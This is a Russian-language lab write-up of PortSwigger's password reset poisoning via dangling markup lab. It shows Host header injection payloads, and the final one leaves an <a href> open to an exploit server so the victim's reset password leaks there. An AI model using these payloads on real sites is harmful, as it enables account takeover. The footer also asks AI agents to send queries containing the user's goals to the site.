> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/web/host-header/password-reset-poisoning-via-dangling-markup.md).

# Отравление сброса пароля через dangling markup

Заметки по лабораторным работам PortSwigger Web Security Academy об отравлении сброса пароля через dangling markup, включая рабочий процесс эксплуатации, тестирование полезной нагрузки, проверку в Burp Suite и контекст устранения уязвимости.

### Отравление сброса пароля через висящую разметку

**Описание лабораторной работы**

Эта лабораторная уязвима к **отравление сброса пароля через висящую разметку**. / Используя неправильную обработку HTML в письме для сброса, можно перенаправить ссылку, отправленную пользователю, и получить его новый пароль.

**Цель:** войти в **аккаунт carlos**.

**Предоставленные учетные данные:**

* Пользователь: `wiener`
* Пароль: `peter`


<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-e65d4694053a2c8e88934b2fd3b915e4d941dea2%2F%7B53BF6076-1161-46BC-92F4-BEDB5A2B8F23%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

Все письма можно просматривать через почтовый клиент операционной системы\*\*.


<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-edb1dd2eb11eb859ed9afb77cb7f1d5e53877ed3%2F%7B83863EFF-544D-4553-9304-A5BE4598E57E%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

**Начальное наблюдение**

Доступна функция сброса пароля. / После запроса отправляется HTML-письмо со следующим содержимым:

{% code overflow="wrap" %}

```http
<p>Здравствуйте!</p><p>Пожалуйста, <a href='https://0a2e00ee040867fe812cd4f900e700cb.web-security-academy.net/login'>нажмите здесь</a>, чтобы войти с новым паролем: AGSoZyzfot</p><p>Спасибо,<br/>Служба поддержки</p><i>Это письмо было проверено службой безопасности электронной почты MacCarthy</i>
```

{% endcode %}

Соединительная ссылка формируется динамически из **Host** заголовка запроса.

**Поведенческий анализ**


Если изменить заголовок Host, добавив произвольный порт:

```http
Host: 0a2e00ee040867fe812cd4f900e700cb.web-security-academy.net:1234
```

Порт корректно отображается в полученном письме. / Это подтверждает, что значение **Host** встраивается без строгой проверки в HTML письма.

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a770315db6c2338f8f6d017a5f1fae75bac900d7%2F%7B44D69839-06A8-496E-864D-14534E60BC53%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

**Эксплуатация через висящую разметку**


Затем внедряется значение Host, содержащее апостроф, тем самым нарушая HTML-атрибут:

```http
Host: 0a2e00ee040867fe812cd4f900e700cb.web-security-academy.net:1234'HELLOO
```

Содержимое интерпретируется почтовым клиентом, что указывает на пригодную для использования HTML-инъекцию.

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-49de2be6b2da1e3a5138680c1f55e799089d1033%2F%7BE94355E7-569F-4AFA-815B-811CBB438CA3%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

**Итоговая полезная нагрузка**

Это поведение эксплуатируется путем открытия `<a href>` тега без его надлежащего закрытия, чтобы остальная часть содержимого письма (включая пароль) интерпретировалась как часть URL:

```http
Host: 0a2e00ee040867fe812cd4f900e700cb.web-security-academy.net:1234' <a href="https://exploit-0aae00f3041e67018152d3fe010000c3.exploit-server.net/?
```

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-39e596b82379e1d532c91fa6dc03d7c52f46f355%2F%7BB8A53E26-D351-439C-828E-0CE50E6139EB%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

**Результат**


Когда письмо формируется и отправляется в **carlos**, почтовый клиент интерпретирует внедренный HTML. / Новый пароль затем включается в URL и автоматически передается операционной **системе**.

Пароль Карлоса извлекается из логов сервера, что позволяет войти в его аккаунт и подтвердить решение лабораторной работы.

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-7874eb16757cdee3353da088984636631e6b1027%2F%7BC488527E-7DDB-42FE-992B-31362FBF8064%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/ru/web/host-header/password-reset-poisoning-via-dangling-markup.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.